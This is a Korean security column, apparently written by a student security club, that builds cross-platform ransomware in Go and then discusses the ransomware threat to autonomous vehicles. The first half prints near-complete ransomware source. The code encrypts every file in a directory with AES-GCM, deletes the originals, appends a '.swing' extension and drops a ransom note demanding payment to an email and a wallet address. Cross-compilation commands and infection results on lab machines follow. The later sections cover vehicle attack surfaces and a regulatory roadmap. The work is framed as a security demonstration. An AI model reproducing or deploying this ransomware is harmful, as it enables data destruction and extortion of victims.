
Go 언어 프로그래밍 툴은 사이트 <https://go.dev/dl/>에서 다운로드할 수 있다. 실습은 Microsoft Windows 버전을 다운받아 진행하였다.



[그림39] Go 언어 프로그래밍 툴 다운로드 사이트



[그림40] Go 언어 프로그래밍 툴 다운로드 페이지



[그림41] Go 언어 프로그래밍 툴 다운로드

3-2. Go 언어로 랜섬웨어 코드 작성

Visual Studio 2022로 encrypter.go 파일을 열고 cryptokey, dir, home 등을 설정하여 코드를 작성한다.

다음은 Linux 버전 코드이다.

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "crypto/rand"
    "encoding/hex"
    "io"
    "io/ioutil"
    "os"

    "github.com/LuanSilveiraSouza/rangoware/explorer"
)

func main() {
    cryptoKey :=
    "a4e343263161b78947794696dd5c0e9bbb3ea095f61392cc140fbcfee94e27b" // Insert
    generated Key
    contact := "hyorim2102@swu.ac.kr" // Insert contact email
}
```

```

        wallet_address := "0x5wingsw!ngswin9swing5w!n9swin9sw!ng5wing"
        dir := "/adehome/AutowareAuto/" + "/" + "Desktop/Top-secret" // Insert
starting directory
        home := os.Getenv("HOME")
        //if home=="{
        //    home="/home/autonomous-car" + "/" + "home/yeji" + "/" + "C:/Users/hyorim"
        //}

        if cryptoKey == "" {
crypto key")
            panic("need crypto key! \nrun 'go run keygen/main.go' to get a
        }

        key, err := hex.DecodeString(cryptoKey)

        if err != nil {
            panic(err)
        }

        files := explorer.MapFiles(dir)

        for _, v := range files {
            file, err := ioutil.ReadFile(v)

            if err != nil {
                continue
            }

            encrypted, err := Encrypt(file, key)

            if err != nil {
                continue
            }
            os.Remove(v)
            v=v+".swing"
            ioutil.WriteFile(v, encrypted, 0644)

        }

        msg := "Hi, there :)\n\n I'm an attacker!!\nI encryped your files.\nDon't
worry my friend, you can return all your files. \nIf you want to return your
files, send me money. \n Price of private key and decrypt software is $4.\n\n
Contact: " + contact + "\n Wallet Address: " + wallet_address

        err = ioutil.WriteFile(home+"/Desktop/Top-secret/readme.txt",
[[]byte(msg), 0644)

        if err != nil {
            panic(err)
        }
    }

func Encrypt(plainText []byte, key []byte) ([]byte, error) {
    block, err := aes.NewCipher(key)

    if err != nil {
        return nil, err
    }

    gcm, err := cipher.NewGCM(block)

```



```

44     encrypted, err := Encrypt(file, key)
45
46     if err != nil {
47         continue
48     }
49     os.Remove(v)
50     v=v+".swing"
51     ioutil.WriteFile(v, encrypted, 0644)
52 }
53
54 msg := "Hi, there :)\n\n I'm an attacker!!\nI encryped your files.\nDon't worry my friend, you can return all yo
55
56 err = ioutil.WriteFile(home+"/Desktop/Top-secret/readme.txt", []byte(msg), 0644)
57
58 if err != nil {
59     panic(err)
60 }
61 }
62
63 func Encrypt(plainText []byte, key []byte) ([]byte, error) {
64     block, err := aes.NewCipher(key)
65
66     if err != nil {
67         return nil, err
68     }
69
70     gcm, err := cipher.NewGCM(block)
71
72     if err != nil {
73         return nil, err
74     }
75
76     nonce := make([]byte, gcm.NonceSize())
77     _, err = io.ReadFull(rand.Reader, nonce)
78     if err != nil {
79         return nil, err
80     }
81
82     cypherText := gcm.Seal(nonce, nonce, plainText, nil)
83
84     return cypherText, nil
85 }

```

[그림43] Go 언어로 작성한 Windows 랜섬웨어 코드

3-3. Windows에서 크로스 컴파일 및 랜섬웨어 실행

컴파일 가능한 instruction set

다음과 같은 instruction set을 지원한다.

amd64, 386	x86 instruction set(64, 32)
arm64, arm	ARM instruction set(64,32)
ppc64, ppc64le	PowerPC instruction set
s390x	IBM z/Architecture
mips64, mips64le, mips, mipsle	MIPS(64,32)
wasm	WebAssembly

[표4] 컴파일 가능한 명령어 집합

위의 표를 참고하여 Cmd 창에서 명령어를 입력하면 Linux와 Windows의 encrypter 파일을 만들 수 있다. 입력할 명령어는 다음과 같다.

Windows 버전	Linux 버전
SET GOOS=windows	SET GOOS=linux
SET GOARCH=amd64 or 386	SET GOARCH=arm64 or amd64 or 386
Go build	Go build

[표5] Go 언어 크로스 컴파일 명령어

```

C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>go build

C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>set GOOS=linux

C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>set GOARCH=arm64

C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>go build

C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>

```

[그림44] Windows에서 Linux 버전 컴파일 cmd 창

```

C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>set GOOS=windows


C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>set GOARCH=amd64

C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>go build

C:\Users\hyorin\Downloads\rangoware-main\rangoware-main\encryptor>_


```

[그림45] Windows에서 Windows 버전 컴파일 cmd 창




[그림46] Windows에서 Linux와 Windows 버전으로 컴파일한 encryptor

생성된 파일들의 형식을 HxD로 확인한 결과 잘 생성되었음을 알 수 있었다. .ELF는 Linux 파일이고 MZ는 Windows 파일이다.




[그림47] Go 언어 Linux HxD




[그림48] Go 언어 Windows HxD


Windows 환경 바탕화면에 Top-secret 폴더를 생성하고 그 안에 SWING-Members-info 파일과 SWING-server-password 파일을 만들었다.



[그림49] Windows 바탕화면에 생성한 폴더와 exe 파일




[그림50] 랜섬웨어 감염 전 문서



[그림51] Windows 환경에서 랜섬웨어 감염 후 암호화된 문서와 랜섬노트

생성했던 Top-secret 폴더의 SWING-Members-info 파일과 SWING-server-password 파일을 열 어보면 입력했던 데이터가 암호화되어 있는 것을 확인할 수 있다.



[그림52] swing으로 변경된 파일 확장자

확장자도 .swing으로 변경해보았다.

3-4. Linux에서 크로스 컴파일 및 랜섬웨어 실행

Windows와 마찬가지로 Linux 환경에서도 encrypter 컴파일을 진행하고 랜섬웨어를 실행하였다.

```
yeji@ubuntu:~/go/src/ransomware/encrypter$ export GOOS=windows
yeji@ubuntu:~/go/src/ransomware/encrypter$ export GOARCH=amd64
yeji@ubuntu:~/go/src/ransomware/encrypter$ mv ~/Desktop/encrypter.go .
yeji@ubuntu:~/go/src/ransomware/encrypter$ ls
encrypter  encrypter.go
yeji@ubuntu:~/go/src/ransomware/encrypter$ go build
yeji@ubuntu:~/go/src/ransomware/encrypter$ ls
encrypter  encrypter.exe  encrypter.go
yeji@ubuntu:~/go/src/ransomware/encrypter$ file encrypter.exe
encrypter.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
```

[그림53] Linux에서 Windows 컴파일

```
yeji@ubuntu:~/go/src/ransomware/encrypter$ ls
encrypter.go
```

[그림54] Linux에서 Linux 컴파일-1

```
yeji@ubuntu:~/go/src/ransomware/encrypter$ export GOOS=linux
```

[그림55] Linux에서 Linux 컴파일-2

```
yeji@ubuntu:~/go/src/ransomware/encrypter$ export GOARCH=amd64
```

[그림56] Linux에서 Linux 컴파일-3

```
yeji@ubuntu:~/go/src/ransomware/encrypter$ go build
yeji@ubuntu:~/go/src/ransomware/encrypter$ ls
encrypter  encrypter.go
```


[그림57] Linux에서 Linux 컴파일-4

```
yeji@ubuntu:~/go/src/ransomware/encrypter$ file encrypter
encrypter: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped
```

[그림58] Linux에서 Linux 컴파일-5

```
yeji@ubuntu:~/go/src/ransomware/encrypter$ ./encrypter
```

[그림59] Linux에서 Linux 컴파일-6



[그림60] Linux 환경에서 랜섬웨어 감염 후 암호화된 문서와 랜섬노트

Linux 환경에서도 데이터의 암호화가 성공적으로 진행된 것을 확인할 수 있다.

4. 랜섬웨어의 발전과 자율주행 차량의 위협 가능성

상술하였듯이 RaaS와 Cross-Platform 랜섬웨어의 등장과 발전이 랜섬웨어의 급격한 증식에 지대한 영향을 미쳤다는 사실만은 분명하다. RaaS가 랜섬웨어의 절대적인 유통량을 증대시켰다면 Cross-Platform 랜섬웨어는 공격 가능한 대상의 지평을 광범위하게 넓힘으로써 운영체제의 종류에 얽매이지 않고 보다 변칙적이고 유동적인 공격을 가능케 하였다. 이것이 보안 업계에 경종을 울릴 어떠한 분기점이라 보아도 과언이 아닐 것이다.

그렇다면 이렇게 폭발적으로 증가한 랜섬웨어가 어디까지 위협할 수 있을 것인가? 우리는 끊임 없이 경계하고 주의를 기울여야 한다. 그리고 누군가는 이러한 의문을 가질 수도 있을 것이다.

랜섬웨어가 자율주행 차량을 공격할 수도 있는가?

혹자는 허무맹랑한 소리라 일축할 수도 있을 것이다. 알다시피 랜섬웨어는 정보를 암호화하고 인질로 삼아 금전을 갈취하는 공격이다. 차량에 중요한 정보가 무엇이 있겠는가?

하지만 본 칼럼에서는 조금 다른 가능성을 제시하고자 한다. 자율주행 차량은 Linux 환경을 주로 사용한다. RaaS가 열어놓은 랜섬웨어 산업의 무대에서, Linux 운영체제에도 공격이 가능한 Cross-Platform 랜섬웨어의 등장이 자율주행 차량 위협으로까지 이어질 우려는 정말 허황된 기우에 불과한가?

BMW는 2022년 하반기 출시된 신차에 차량 옵션 유료 구독제를 도입하여 논란을 빚은 바 있다. 원격 시동 기능인 리모트 엔진 스타트, 어댑티브 M 서스펜션 등 옵션을 활성화하는 소프트웨어는 언젠가는 업데이트를 해야만 할 것이고, 그 때 패치 서버를 이용하여 랜섬웨어를 유포해 공격할 여지가 생긴다.

애플은 운전자가 자동차의 인포테인먼트 시스템에 휴대폰을 미러링할 수 있도록 CarPlay를 출시하였다. ApowerMirror라는 어플 또한 블루투스를 통해 iPhone을 자동차 화면에 미러링하여 오디오나 비디오 재생, 지도 탐색 등 다양한 작업을 수행할 수 있다. 안드로이드의 경우에는 Android Auto나 MirrorLink 프로그램을 통해 전화 받기, 깜빡이 키기 등의 기능을 이용할 수 있다.

차량에는 컴퓨터만큼의 정보가 저장되어 있지는 않을 것이다. 하지만 그 사실이 차량이 해커가 공격할 가치가 없다는 명제를 함의하지는 않는다.

사소하게는 자동차의 기능을 잠가 차량을 억류하여 출퇴근을 방해할 수도 있을 것이다. 조금 더 위험한 상황을 가정하자면 탑승자를 납치하거나 사고로 위장해 탑승자 혹은 보행자를 살해할 가능성도 배제할 수 없다. 테러의 위험성 또한 염두에 두지 않을 수 없다.

자동차의 가격은 데스크탑 가격의 열 배에서 백 배까지 상회한다. 교통 사고로 잃을 수 있는 사람의 생명은 그 가치를 감히 측정할 수도 없다. 해커가 자동차를 공격하지 않을 이유가 무엇이겠는가?

모든 기술과 문명의 무궁무진한 발전과, 그것을 악용한 기상천외한 범죄는 항상 예측되어왔던가? 여태까지 랜섬웨어의 위험성에 대해 시사하였듯이, 지금부터 차량 보안 업계가 경각심을 갖고 대비해야 할 필요가 있음을 설파해보겠다.

5. 자율 주행 차량

이제는 익숙한 단어가 된 **4차 산업 혁명**의 핵심 중의 하나는 **자율주행 자동차**이다. 4차 산업혁명은 '정보 통신 기술의 융합이 가져오는 혁명'을 의미하고, 자율주행 차량 기술은 하드웨어, 소프트웨어를 아우르는 모든 정보통신 기술을 융합해야만 구현 가능하기 때문이다

보안 관점에서 보면, 정보 통신 기술의 융합은 **공격면의 증가**를 의미한다. 따라서 자동차 영역에서의 보안은 그동안 각종 소프트웨어, IoT 기기, 네트워크 등 하드웨어와 소프트웨어를 아우르는 각종 IT 인프라에 존재했던 보안 위협이 총 집결되는 영역이라고 볼 수 있다. 생명과 직결된다는 점에서 중대함도 크다고 볼 수 있다.

앞서 언급한 중요성을 이유로 아직 자율주행 차량이 본격적으로 등장하지 않은 현재에도 미래의 자율주행 차량 판매를 위한 각종 보안 기준들은 제정되었고, 차량 생산사들은 해당 표준을 맞춰 생산하기 위해 각종 인증을 받고 있다. 하지만 미국자동차공학회 분류 기준으로 아직 자율주

행이 3단계의 상용화가 진행되고 있는 상태이므로, 기존 IT 공격이 실질적인 자동차 해킹으로 이어지는 상황 대한 시나리오는 많이 다뤄지지는 않고 있는 상황이다.

따라서 이번 칼럼에서는 자율주행 차량이 4~5단계 수준까지 상용화 되었을 때 발생 가능한 공격 시나리오를 단계별로 알아보고, 실제 자율 주행 자동차에서 해당 시나리오의 공격이 미칠 수 있는 영향을 확인하는 실습을 진행하도록 하겠다. 현재는 실제 4~5단계 자율주행 차량이 상용화 되기 전이므로 공격 테스트는 'Autoware.auto' 대상으로 진행해 보도록 하겠다.

최종적으로는 UNECE등의 각종 자율주행 자동차 보안 규제를 포함하여 자율주행 보안의 현재에 대해 알아보고, 차후 4~5단계 자율주행을 고려하여 자율주행 보안의 미래에 대해 다뤄보도록 하겠다.

*Autoware.auto: 오픈소스 자율주행 시뮬레이터 소프트웨어 중 하나. 실제 자동차에 적용 가능한 소프트웨어이며, 자율주행 시뮬레이션이 가능하다.

5-1. 자율주행 차량 기술의 현재

5-1-1. 현재 자율주행 기술의 단계

우선 자율주행 기술의 현재는 3단계 정도라고 볼 수 있다. 다음은 2022년 9월 19일 국토교통부에서 발표한 모빌리티 혁신 로드맵이다. 국내 자율주행 상용화 계획을 보면 금해(2022년)에 Lv3 승용차를 출시하며, 2027년이 되어야 Lv4 승용차가 출시되고 인프라 구축 완료는 2030년 이후임을 알 수 있다.


2022년	2023년	2024년	2025년	2027년	2030년~
-세계 세 번째 Lv3 승용차 출시 -임시운행허가 신속허가제 도입	-시험운행지구 직권지정제도 도입 -C-ITS 활용 서비스 개발 착수 (어린이 보호구역 등)	-Lv4 제도 선제 완 비 -자율주행 여객 운송제도 마련 -C-ITS 통신방식 결 정	-LV4 버스-셔틀 우 선 출시 -네거티브 방식 규 제 특례 도입	-세계 최고수준 Lv4 승용차 출시 -자율주행 국가 R&D 완료	-자율주행 인프라 구축 완료

[표6] 국토부(모빌리티 혁신 로드맵)

5-1-2. 자율주행 차량의 동작 구성 요소

4~5단계 자율주행차량은 connected car라고 불리는 것에서 알 수 있듯, 각종 정보들이 내외부 통신으로 연결되는 것이 핵심이다. GPS 정보로 현재의 위치 파악(localization), 그것을 기반으로 주행 경로 설정(planning).

- Sensing(detection, perception), localization, planning(local, path planning)



[그림61] 자율주행 차량 동작 구성 요소

5-2. 자율주행 차량 대상 공격

